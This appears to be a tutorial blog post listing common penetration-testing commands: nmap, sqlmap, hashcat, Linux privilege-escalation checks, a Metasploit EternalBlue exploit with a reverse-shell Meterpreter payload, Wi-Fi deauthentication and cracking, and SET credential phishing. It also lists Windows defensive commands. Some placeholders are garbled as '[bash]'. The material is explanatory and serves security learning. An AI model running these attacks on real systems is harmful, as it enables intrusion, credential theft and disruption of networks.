
Listen to this Post

Introduction:
Penetration testing is the art of simulating cyberattacks to identify and remediate security vulnerabilities before malicious actors can exploit them. This proactive approach is fundamental to modern cybersecurity, requiring a deep understanding of both offensive techniques and defensive countermeasures. Mastering the core commands and tools used by security professionals is the first step toward building resilient systems.
Learning Objectives:
- Understand and execute fundamental network reconnaissance and enumeration techniques.
- Learn how to identify and exploit common web application and service vulnerabilities.
- Develop skills to maintain access and understand basic post-exploitation procedures.
- Grasp the core principles of password security attacks and analysis.
- Implement defensive commands to detect and mitigate common attack vectors.
You Should Know:
1. Network Reconnaissance with Nmap
Nmap is the industry standard for network discovery and security auditing. It helps identify live hosts, open ports, and the services running on them.
`nmap -sS -sV -O -p- 192.168.1.1/24`
`-sS`: Performs a stealth SYN scan.
-sV: Probes open ports to determine service/version info.
`-O`: Enables OS detection.
`-p-`: Scans all 65,535 ports.
Step-by-step guide:
- Install Nmap from the official website or your package manager (
sudo apt install nmap).
2. Replace `192.168.1.1/24` with your target IP range.
- Run the command in your terminal. The output will list all active devices on the network, their open ports, and the associated services, providing a map of the attack surface.
2. Vulnerability Scanning with Nessus
Nessus is a powerful vulnerability scanner that automates the process of finding known security weaknesses.
`nessuscli scan start –target 192.168.1.10 –policy “Basic Network Scan”`
Step-by-step guide:
1. Download and install Nessus from Tenable’s website.
- Complete the initial setup and create a user account.
- Create a new scan policy or use the default “Basic Network Scan.”
- Execute the command via the Nessus CLI or use the web interface to launch a scan against the target IP.
- Analyze the generated report for critical, high, and medium-severity vulnerabilities.
3. Web Application Fuzzing with FFuf
FFuf is a fast web fuzzer used to discover hidden directories, files, and virtual hosts.
`ffuf -w /usr/share/wordlists/dirb/common.txt -u http://target.com/FUZZ -e .php,.html,.bak`
`-w`: Specifies the wordlist path.
-u: The target URL with `FUZZ` as the placeholder.
-e: Adds these extensions to each fuzzing attempt.
Step-by-step guide:
1. Install FFuf (`go install github.com/ffuf/ffuf@latest`).
- Acquire a wordlist (like the built-in Kali Linux wordlists).
- Run the command. FFuf will rapidly test each word in the list and show you discovered endpoints, which could be admin panels, backup files, or API routes.
4. SQL Injection Detection with Sqlmap
Sqlmap automates the process of detecting and exploiting SQL injection flaws.
`sqlmap -u “http://target.com/page.php?id=1” –batch –dbs`
`-u`: Specifies the potentially vulnerable URL.
--batch: Runs in non-interactive mode, accepting default options.
--dbs: Enumerates the available databases upon successful injection.
Step-by-step guide:
1. Identify a potentially injectable parameter (e.g., `id=1`).
- Run the command. Sqlmap will test the parameter and, if vulnerable, can extract database names, table structures, and sensitive data.
- Use only on systems you own or have explicit permission to test.
5. Password Cracking with Hashcat
Hashcat is a high-speed password recovery tool supporting many hash types.
`hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt`
-m 0: Specifies the hash type (0 for MD5).
-a 0: Specifies the attack mode (0 for straight dictionary attack).
`hash.txt`: File containing the stolen hash.
`rockyou.txt`: Path to the wordlist.
Step-by-step guide:
- Obtain a password hash (e.g., from a compromised database).
- Ensure you have a powerful GPU for optimal performance.
- Run the command. Hashcat will attempt to crack the hash by comparing it to hashes of every word in the list.
6. Privilege Escalation on Linux
After gaining initial access, test for privilege escalation vectors.
`sudo -l`
`find / -perm -u=s -type f 2>/dev/null`
`uname -a`
`cat /etc/passwd`
Step-by-step guide:
sudo -l: Lists the commands the current user is allowed to run as root.find / -perm -u=s -type f 2>/dev/null: Finds all binaries with the SUID bit set, which could be exploited.uname -a: Checks the kernel version for known, exploitable vulnerabilities.cat /etc/passwd: Reviews user accounts on the system.
7. Metasploit Framework Exploitation
Metasploit is a penetration testing platform that simplifies exploit development and execution.
`msfconsole`
`use exploit/windows/smb/ms17_010_eternalblue`
`set RHOSTS 192.168.1.50`
`set PAYLOAD windows/x64/meterpreter/reverse_tcp`
`set LHOST 192.168.1.100`
`exploit`
Step-by-step guide:
1. Start the Metasploit console with `msfconsole`.
- Search for and select an exploit module (
use [exploit path]).
3. Configure the required options (RHOSTS, LHOST, etc.).
- Select a payload that will be executed upon successful exploitation.
- Run the `exploit` command to launch the attack. A successful exploit will grant a Meterpreter shell on the target.
8. Wireless Network Auditing with Aircrack-ng
Aircrack-ng is a suite of tools to assess Wi-Fi network security.
`airmon-ng start wlan0`
`airodump-ng wlan0mon`
`aireplay-ng –deauth 10 -a [bash] wlan0mon`
`aircrack-ng -w wordlist.txt -b [bash] capture.cap`
Step-by-step guide:
- Put your wireless card into monitor mode with
airmon-ng. - Use `airodump-ng` to sniff and list nearby wireless networks and clients.
- Perform a deauthentication attack to capture a WPA handshake.
- Use `aircrack-ng` to crack the handshake using a dictionary attack.
9. Social Engineering Toolkit (SET)
SET automates social engineering attacks, such as credential phishing.
`setoolkit`
Step-by-step guide:
1. Launch SET from the terminal.
2. Select attack vectors like “Social-Engineering Attacks.”
- Choose “Website Attack Vectors” > “Credential Harvester Attack Method.”
- Clone a target website (e.g., a login portal).
- When a victim enters their credentials on the cloned site, they are captured and displayed in SET.
10. Defensive Countermeasures with Windows Command Line
System administrators can use built-in commands to detect malicious activity.
`netstat -ano | findstr :443`
`tasklist /svc | findstr [bash]`
`wmic process get name,processid,parentprocessid,commandline`
`sfc /scannow`
Step-by-step guide:
netstat -ano: Lists all active network connections and their associated Process IDs (PIDs). Look for suspicious foreign addresses.tasklist /svc: Maps the PID to a specific Windows service or process.wmic process: Gets detailed information about a running process, including the full command line, which can reveal malicious arguments.sfc /scannow: Scans and restores corrupted core Windows system files.
What Undercode Say:
- The Democratization of Security Tools: The availability of powerful, open-source tools like those listed has lowered the barrier to entry for both attackers and defenders. Organizations can no longer rely on security through obscurity and must assume a motivated adversary has access to the same toolkit as their own security teams.
- The Double-Edged Sword of Automation: While tools like Sqlmap and Metasploit make testing efficient, they can also foster a “button-pushing” mentality without a deep understanding of the underlying vulnerabilities. True expertise lies in manual verification, understanding the “why” behind a finding, and developing a tailored remediation strategy.
The professional landscape now demands that defensive security personnel possess a thorough understanding of offensive tactics. The commands and tools highlighted are not just for red teams; they are essential knowledge for blue teams to anticipate attack paths, fine-tune SIEM alerts, and effectively hunt for threats. The line between attacker and defender is blurring, converging on the shared goal of understanding and managing risk.
Prediction:
The proliferation of AI-powered penetration testing tools will be the next major shift. We will see systems that can autonomously chain vulnerabilities together, write custom exploits, and adapt their attack strategies in real-time based on network defenses. This will force a move towards AI-augmented defense systems capable of predictive threat modeling and automated patching, fundamentally changing cybersecurity from a reactive to a predictive discipline. The speed and scale of attacks will increase exponentially, making the manual skills covered here a foundational prerequisite for managing the autonomous security systems of the future.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Laurent Minne – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


